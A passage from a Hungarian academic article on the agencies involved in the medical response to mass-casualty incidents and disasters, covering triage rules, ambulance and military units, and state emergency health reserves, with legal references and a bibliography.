involved in and supporting the health response to incidents that result in a large number of injured patients.

Keywords: **major accident, disaster, scene of accident, health disposal**

Bevezetés

Tömeges baleset, katasztrófa, illetve egyéb okok miatt jelentkező nagyszámú sérülés, megbetegedés ellátásához a kárhelyen tevékenykedő szervezetek összehangolt munkája nélkülözhetetlen. Amennyiben a szervezés, az irányítás, a kezdeti egészségügyi felszámolás érdekében végzett valamennyi tevékenység a katasztrófamedicina elveit követi, meghatározza azokat a szempontokat, amelyeket megfelelő sorrendben alkalmazva hatékonyan teljesíthető valamennyi beteg, sérült időben történő ellátása és megfelelő gyógyintézetbe szállítása. A kárhelyen tevékenykedő szervezetek feladatai egymástól eltérőek, így az egészségügyi felszámolás folyamatába – akár a helyszíni, akár a gyógyintézeti ellátást vizsgálva – szükséges, hogy olyan intézmények is bekapcsolódjanak, amelyek kivételes vagy sajátos helyzetben egészítik ki a betegellátással kapcsolatos teendőket.

Tömeges baleset, katasztrófa meghatározása

A megkülönböztetés nélküli, megfelelő szintű egészségügyi ellátáshoz való jog hazánkban minden egyént egyformán megillet, amelyben egyik fontos tényező a kórházon kívüli ellátást nyújtó tevékenység, amelynek a sürgősségi ellátást érintő vonatkozása egyértelműen az életműködések fenntartását vagy helyreállítását, a beteg állapotának stabilizálását, illetve megfelelő és időben történő gyógyintézeti elhelyezéssel a gyógyulását célozza.

A tömeges események, balesetek, katasztrófák kialakulását követően jelentkező, az egészséget, testi épséget érintő hatások súlyos következményeinek felszámolásában, elhárításában részt vevő szervek, szervezetek elsődleges feladata a kárhelyen szükséges beavatkozások, tevékenységek szervezett, hatékony végzése a szakmai szabályok alkotta lehetőségek mentén, amelynek célja a fentiek értelmében az emberi élet megmentésén túl az egyén gyógyulása, a teljes felépülésének biztosítása is.

Ezekre a tevékenységekre a katasztrófa- és tömeges baleseti ellátás során alkalmazott *katasztrófamedicina* eljárási rendje és szabályai adnak választ és útmutatást a lehető legtöbb emberi élet megmentésére, az egészségügyi veszteség csökkentésére fókuszálva.

Sürgősségi orvostani terminológia szerint tömeges balesetnek minősül az az esemény, amely során közel azonos helyen, időben és okból több sérültet, beteget kell ellátni, függetlenül azok állapotának súlyosságától.

A fenti meghatározáshoz adminisztratív okok miatt pontos sérültszámot is megjelöltek, azonban a helyszíni ellátás során nemcsak a sérültek száma, hanem azok állapota, valamint a rendelkezésre álló mentőerők minősége és mennyisége dönti el, hogy az ellátás átmeneti kompromisszumok árán valósítható-e meg, vagy sem.

Az Országos Mentőszolgálat (OMSZ) eljárásrendjében meghatározott és jelenleg érvényes szabályozás alapján az egy – körülírható földrajzi – helyen, egyidőben történő esemény következtében legalább 7 fő bármilyen súlyosságú vagy legalább 3 fő T1 és/vagy T2 súlyosságú sérülést, mérgezést szenved, és ezeknek a betegeknek primer mentése történik.[2]

A katasztrófa terminológiája jogszabályban meghatározott, a sürgősségi ellátás fókuszában a hirtelen vagy fokozatosan jelentkező nagyszámú sérült, beteg azonnali ellátási igénye áll, amely jelentős egészségügyi kapacitás rövid időn belüli elérhetőségét feltételezi.

A katasztrófavédelemről és a hozzá kapcsolódó egyes törvények módosításáról szóló 2011. évi CXXVIII. törvény értelmében katasztrófa „veszélyhelyzet kihirdetésére alkalmas, illetve e helyzet kihirdetését el nem érő mértékű olyan állapot vagy helyzet, amely emberek életét, egészségét, anyagi értékeiket, a lakosság alapvető ellátását, a természeti környezetet, a természeti értékeket olyan módon vagy mértékben veszélyezteti, károsítja, hogy a kár megelőzése, elhárítása vagy a következmények felszámolása meghaladja az erre rendelt szervezetek előírt együttműködési rendben történő védekezési lehetőségeit, és különleges intézkedések bevezetését, valamint az önkormányzatok és az állami szervek folyamatos és szigorúan összehangolt együttműködését, illetve nemzetközi segítség igénybevételét igényli".[3]

A kárhely egészségügyi felszámolásának szereplői

A helyszíni, illetve a gyógyintézeti ellátás akár párhuzamosan is történhet úgy, hogy a kárhelyen már az első vizsgálaton és a szükséges beavatkozáson átesett betegek, sérültek transzportja megkezdődik, és a további ellátásuk az ideálisan definitív ellátást nyújtó intézetben folytatódik tovább, így mind az osztályozás, mind az ellátás és a szállítás („3 T" szabály, tehát a Triage, Treatment, Transport) folyamatosan biztosítja a sérültek gyógyintézetbe áramlását.

Laikus, nem hivatásos ellátók által végzett elsősegélynyújtás


Nagyszámú áldozattal járó, hirtelen bekövetkezett események során a helyszínen tartózkodó elsősegélynyújtók aktív tevékenysége jelentősen hozzájárulhat a jelentkező – és a kialakult helyzettől függően előre nehezen megjósolható ideg fennálló – diszkrepancia csökkentésére, azonban a jelenlegi képzési anomáliák, az „elsősegélynyújtás" kötelező tantárgyként történő oktatásának hiánya, a munkahelyi elsősegélynyújtók alacsony száma általában a segélynyújtás elmaradását eredményezik. Általánosságban elmondható, hogy valamennyi, hirtelen egészségkárosodást okozó sérülés,

[2] Tóth György: Veszélyes anyaggal szennyezett tömeges kárhely egészségügyi felszámolása. *Bolyai Szemle,* 20. (2011), 1. 29–44.

[3] 2011. évi CXXVIII. törvény a katasztrófavédelemről és a hozzá kapcsolódó egyes törvények módosításáról.

megbetegedés alapszintű ellátásában a helyszínen tartózkodó szemtanúk, illetve az elsőként helyszínre érkező laikus ellátók szerepe kiemelt jelentőségű.

Alapszintű elsősegélynyújtási ismeretekkel rendelkező, a helyszíni ellátásba bevonható személyek tömeges események helyszínén a stabil állapotú (T3) sérültek ellátásában, felügyeletében, a dokumentációban, illetve a betegmozgatásban lehetnek hasznos közreműködők. A szaksegítség helyszínre érkezése előtt történő első ellátást az Országos Mentőszolgálat 2017. októberétől működtetett Szív City mobil alkalmazása (1. ábra) is segítheti, amelynek lényege, hogy a mentőegységek riasztásával párhuzamosan azok a regisztrált, önkéntes felhasználók, akik a kárhely 500 méteres körzetében tartózkodnak, jelzést kapnak, így a mentők kiérkezése előtt elkezdődhet a betegek/sérültek ellátása – az applikáció elsősorban közterületen jelentkező rosszullétek esetén történő első ellátást, kiemelten az újraélesztést támogatja, azonban adott esetben tömeges események sérültjeinek ellátásához is irányíthat laikus segélynyújtókat.



1. ábra
Szív City alkalmazás logója.
Forrás: http://szivcity.hu (A letöltés dátuma: 2020. 01. 27.)

Országos Mentőszolgálat

A prehospitális ellátást szervező, elsőként a helyszínre érkező egészségügyi szolgálat mentőegységeire kiemelt feladat hárul, amelyek megoldásában, a kárhely egészségügyi felszámolásában központi szerepet vállalnak.

A riasztott mentőegységek – mentőmotor, mentőgépkocsi, esetkocsi, rohamkocsi, mentőhelikopter – a *kompromisszumos medicina* elveinek megfelelően kezdik a helyszíni tevékenységüket, az áldozatok, sérültek, betegek számának függvényében. A helyszíni ellátást segíti a Tömeges Baleseti Egység is, amely mintegy 100-150 sérült ellátásához szükséges egészségügyi felszereléssel rendelkezik, továbbá a sebesült gyűjtőhely kialakításának megfelelő infrastruktúrát, az egészségügyi kárhelyparancsnok vezetési pontját segítő eszközöket is tartalmazza (2., 3. ábra).

A megyei, illetve a központi irányítócsoport feladata a bejelentést követően párhuzamosan, illetve a többfokozatú mentésszervezés elve alapján megfelelő számú és szintű mentőegységek riasztása és helyszínre irányítása, valamint a kárhely egészségügyi felszámolásával egyidőben a kórházi ellátó- és fektetőkapacitás felmérése. Az egészségügyi kárhelyparancsnokkal biztosított folyamatos kommunikáció segíti a kiürítés, a betegek, sérültek transzportjának támogatását a lehetséges betegutak meghatározásával.

2. ábra

Az Országos Mentőszolgálat által működtetett Tömeges Baleseti Egység.

Forrás: www.facebook.com/orszagosmentok/posts/2565402530137450/
(A letöltés dátuma: 2020. 01. 27.)

3. ábra

Az Országos Mentőszolgálat által működtetett Tömeges Baleseti Egység és a felállított sátor a sérültgyűjtő helyen.

Forrás: www.facebook.com/orszagosmentok/posts/2565402530137450/ (A letöltés dátuma: 2020. 01. 27.)

A légimentők egészségügyi készlete és mobilitása, a riasztási tervnek megfelelően berendelhető bajtársak, illetve a tartalék mentőegységek beállításának lehetősége növeli a helyszíni ellátó- és kiürítőkapacitást, amely tovább emelhető a tömegközlekedési járművek – megyei védelmi bizottságok döntései alapján –, illetve a magán mentőszolgálatok és betegszállító szervezetek, valamint önkéntes, civil szervezetek szállító- és ellátókapacitásainak igénybevételével.

A Magyar Honvédség

A katasztrófák helyszíni felszámolásába a Magyar Honvédség Honvédelmi Katasztrófavédelmi Rendszerének alábbi készenléti szervei, szervezetei is bevonhatók:

- Magyar Honvédség Mobil Biológiai Laboratórium Komplexum: biológiai mintavevő és diagnosztikai képességgel rendelkezik, továbbá adatgyűjtést, értékelést végez, rövid időn belül az alkalmazás helyszínén telepíthető;
- Magyar Honvédség Atom-, Biológiai-, Vegyi Riasztási és Értesítési Rendszer, amely veszélyeztetettség esetén részt vesz az érintettek értesítésében, riasztásában;
- Magyar Honvédség Közegészségügyi és Járványügyi Szolgálatának hatósági feladatait a HM Hatósági főosztálya, járványügyi felderítési feladatokat a polgári járványügyi és egészségügyi hatóság végzi;
- Magyar Honvédség Mobil Orvoscsoportja a kárhely egészségügyi felszámolásában, a sérültek ellátásában vesz részt;
- Magyar Honvédség Egészségügyi Központ a sérültek, betegek fogadását, gyógyintézeti ellátását végzi;
- a Honvédelmi Katasztrófavédelmi Rendszer nemcsak a honvédelmi ágazatot érintő katasztrófahelyzet, súlyos szerencsétlenség esetén, hanem a hazai és nemzetközi katasztrófavédelmi feladatok végrehajtásában is közreműködik, alegységei elsősorban a veszélyes területek lezárásában, őrzés-védelem biztosításában, járványügyi feladatok végrehajtásában, logisztikai műveletek biztosításában tevékenykednek.[4]

Járó- és fekvőbetegellátó intézetek

A katasztrófák, tömeges események áldozatainak ellátási háttérintézményei azok a gyógyintézetek, amelyek a közelségük miatt elsődleges szállítási célpontként szerepelnek. A hirtelen jelentkező nagyszámú sérült, beteg ellátása érdekében életbe léphetnek az intézményi katasztrófatervben meghatározott intézkedések, amelyek résztervei tartalmazzák a fertőző betegek, illetve a veszélyes anyagokkal érintkezett sérültek tömeges ellátásával kapcsolatos teendőket is.

[4] Major László – Liptay László – Orgován György: *A katasztrófa-felszámolás egészségügyi alapjai*. Budapest, Semmelweis, 2010.

Az aktuális többletfeladat lehet a mennyiségileg megnövelt betegellátás – kapacitásbővítés –, a további ellátási vagy diagnosztikai profil biztosítása, illetve egyedi feladat, amellyel az adott intézményt megbízzák.

Az eszköz- és anyagellátás pótlása az Állami Egészségügyi Tartalékból történik, az ágykapacitás szükségkórház telepítésével bővíthető – szintén állami tartalékok felhasználásával.[5]

Egészségügyi tartalékok

Azonnal bevethető, illetve gyors pótlást igénylő eszközök, anyagok tekintetében az egészségügyért felelős miniszter az Állami Egészségügyi Ellátó Központ Egészségügyi Készletgazdálkodási Főosztálya által mozgósíthatja az Állami Egészségügyi Tartalékokat, ezen belül az orvosi, orvostechnikai eszközöket, műszereket, orvosi segélyhelyek és szükségkórházak működéséhez, működtetéséhez szükséges felszereléseket, egészségügyi anyagokat, amelyek indokolt esetben elérhetők és azonnal használhatók. Ezek összetétele, nagysága, feladatai és alkalmazási elvei folyamatos revízió alatt állnak.

A tartalékok alábbi elemeit elsősorban a mobilizálhatóság tekintetében állították össze, ilyenek:

- Gyorsreagálású segélycsapat felszerelés: összeállított, azonnal indítható, 10 fős egészségügyi személyzet hétnapos tevékenységéhez elegendő felszereléssel rendelkezik, általában nemzetközi segélynyújtási céllal alkalmazzák;
- Mobil Orvosi Segélyhely: teljes kapacitással mintegy 1000-1200 sérült osztályozására, ellátására, illetve szállításra történő felkészítésre alkalmas, rendelkezésre állási idejük, bevethetőségük a távolság és a telepíthetőség függvénye, egyes elemei külön is telepíthetők. Gyors mobilizációjának köszönhetően katasztrófa esetén elsőként alkalmazhatják, valamint egyes további elemek rátelepítésével akár kórházként is működtethető;
- Orvosi Segélyhely: a Mobil Orvosi Segélyhelyhez hasonló, de annál kevésbé korszerű felszereltséggel rendelkezik, feladata az osztályozás, az életmentő orvosi beavatkozások elvégzése, másrészt a kórházi ellátást nem igénylő sérültek első ellátása. Két- háromnapi folyamatos működésre, mintegy 800-1000 fő ellátására alkalmasak, műtőblokkal nem rendelkeznek;
- Mobil Szükségkórház: önálló működésre alkalmas, 400 ágyas, kórházi egység, vegyes telepítésű rendszere miatt (épület, konténer, sátor) megfelelő szabad környezettel rendelkező épületbe célszerű telepíteni. A gyógyintézeti ellátást egészíti ki, valamint a szükségessé váló eszközök, illetve egészségügyi anyagok átadását, utánpótlását is végzi;
- Általános Szükségkórház: mintegy 400 ágyas mátrixkórház, de nem teljesen önálló működésre lett tervezve, ezért elengedhetetlen a telepítő kórházzal való közelség és együttműködés;

[5] Gramantik Péter: *Egészségügyi válsághelyzet, a katasztrófa egészségügyi ellátás tartalma, szervezése és irányítása.* Elérhető: www.kormanyhivatal.hu/download/c/af/d0000/OTH%20KAT%20VÉDELEM%20%28GP%20 2013%20Eger%29.pdf (A letöltés dátuma: 2020. 04. 20.)

- Specifikus Szükségkórház: elsősorban a telepítő kórház ágyszámának kiegészítésére, a már ellátott, de további kórházi elhelyezést, orvosi felügyeletet és ápolást igénylő betegek elhelyezésére alkalmas egység.[6]

A kárhely egészségügyi felszámolását támogató szervezetek

Országos Epidemiológiai Központ (OEK)

Az Országos Epidemiológiai Központ a Nemzeti Népegészségügyi Központ (NNK) országos intézete, az ismeretlen eredetű fertőző megbetegedés, illetve járványveszély helyszínén szakmai irányítást végez, szükség esetén Mikrobiológiai Felderítő Csoportot aktivizál, amelynek feladata a helyszíni mikrobiológiai mintavétel és annak azonosítás céljából a laboratóriumba történő szállítása.

A Nemzeti Népegészségügyi Központ (NNK) további szakterületei: 1. Kémiai Biztonsági és Kompetens Hatósági Főosztály az Országos Kémiai Biztonsági Intézet jogutódja, felelős a kémiai biztonságért, valamint az Országos Toxikológiai Információs Szolgálat működtetéséért; 2. Sugárbiológiai és Sugáregészségügyi Főosztály (SSFO) az Országos Sugárbiológiai és Sugáregészségügyi Kutató Intézet (OSSKI) jogutódja, Sugáregészségügyi Készenléti Szolgálatot működtet, felelős a sugárszennyezettség felderítéséért, illetve a sugárzó anyagok helyszíni vizsgálatáért. Nukleáris baleset esetén az NNK Egészségügyi Radiológiai Mérő- és Adatszolgáltató Hálózat sugáregészségügyi laboratóriumait is működteti, amelyek sugárzási adatokat szolgáltatnak az SSFO felé.[7]

A fentieken túl az NNK járványveszélyes helyszínen közegészségügyi intézkedéseket határoz meg, illetve végrehajtásukat rendeli el, amennyiben kitelepítésre kerül sor, ellenőrzi a befogadóhelyeket, intézkedik a lakosság egészségügyi ellátásáról, a szükséges védőoltásokról, a fertőtlenítések elrendeléséről és végrehajtásáról.[8]

Következtetések

Tömeges események helyszínén a kiváltó hatástól független, állandó szereplők vannak jelen a kárhely egészségügyi felszámolásának kezdetén, azonban ezt követően, a felszámolás későbbi szakaszában további szervezetek, intézetek, intézmények segítik mind az átmeneti ellátást, mind a gyógyintézeti elhelyezést, felismerve, adott esetben beazonosítva az egészségügyi kockázatot jelentő hatásokat. Összességében elmondható, hogy az egészségügyi felszámolás, a sokszor aspecifikus helyszíni és specifikus gyógyintézeti ellátás számos szervezet együttműködő tevékenységét jelenti, amely nagyszámú sérült, beteg jelentkezése esetén kiemelkedő szerepet kap. Az Országos Mentőszolgálat kezdeti tevékenysége – kiegészítve a laikus, nem hivatásos segélynyújtókkal – biztosíthatja a túlélést az első szakorvosi ellátásig, amelyet kiegészíthetnek,

[6] Haláchy Enikő: Az állami egészségügyi tartalék helyzete napjainkban. *Hadmérnök,* 14. (2019), 2. 325–334.
[7] 521/2013. (XII. 30.) Korm. rendelet az egészségügyi válsághelyzeti ellátásról.
[8] 385/2016. (XII. 2.) Korm. rendelet a fővárosi és megyei kormányhivatal, valamint a járási (fővárosi kerületi) hivatal népegészségügyi feladatai ellátásáról, továbbá az egészségügyi államigazgatási szerv kijelöléséről.

támogathatnak a Magyar Honvédség speciális, az adott esemény jellegéből adódó feladatokat teljesítő szervezetei, egységei. A járó- és fekvőbetegellátó intézetek a sérültek fogadását és szakorvosi ellátását végzik, nagyszámú sérült, a kárhely és a gyógyintézet közötti nagy távolság, illetve speciális ellátási igény indokolhatja az egészségügyi tartalékok bevetését, alkalmazását további eszközök helyszínre juttatásával, illetve segélyhelyek, adott esetben szükségkórház felállításával. Fertőző megbetegedés, járványveszély helyszínén a fentieken túl a Nemzeti Népegészségügyi Központ intézetei, szervei szakmai irányítást, toxikológiai, sugáregészségügyi vizsgálatokat, valamint közegészségügyi intézkedéseket végeznek, amelyek mind a lakosság, mind a helyszínen tartózkodó ellátók egészségvédelmét is jelentik.

Felhasznált irodalom

Gramantik Péter: *Egészségügyi válsághelyzet, a katasztrófa egészségügyi ellátás tartalma, szervezése és irányítása.* Elérhető: www.kormanyhivatal.hu/download/c/af/d0000/OTH%20KAT%20VÉDELEM%20%28GP%202013%20Eger%29.pdf (A letöltés dátuma: 2020. 04. 20.)

Haláchy Enikő: Az állami egészségügyi tartalék helyzete napjainkban. *Hadmérnök,* 14. (2019), 2. 325–334.

Major László – Liptay László – Orgován György: *A katasztrófa-felszámolás egészségügyi alapjai.* Budapest, Semmelweis, 2010.

Tóth György: Veszélyes anyaggal szennyezett tömeges kárhely egészségügyi felszámolása. *Bolyai Szemle,* 20. (2011), 1. 29–44.

Jogi források

2011. évi CXXVIII. törvény a katasztrófavédelemről és a hozzá kapcsolódó egyes törvények módosításáról

385/2016. (XII. 2.) Korm. rendelet a fővárosi és megyei kormányhivatal, valamint a járási (fővárosi kerületi) hivatal népegészségügyi feladatai ellátásáról, továbbá az egészségügyi államigazgatási szerv kijelöléséről

521/2013. (XII. 30.) Korm. rendelet az egészségügyi válsághelyzeti ellátásról

Tartalom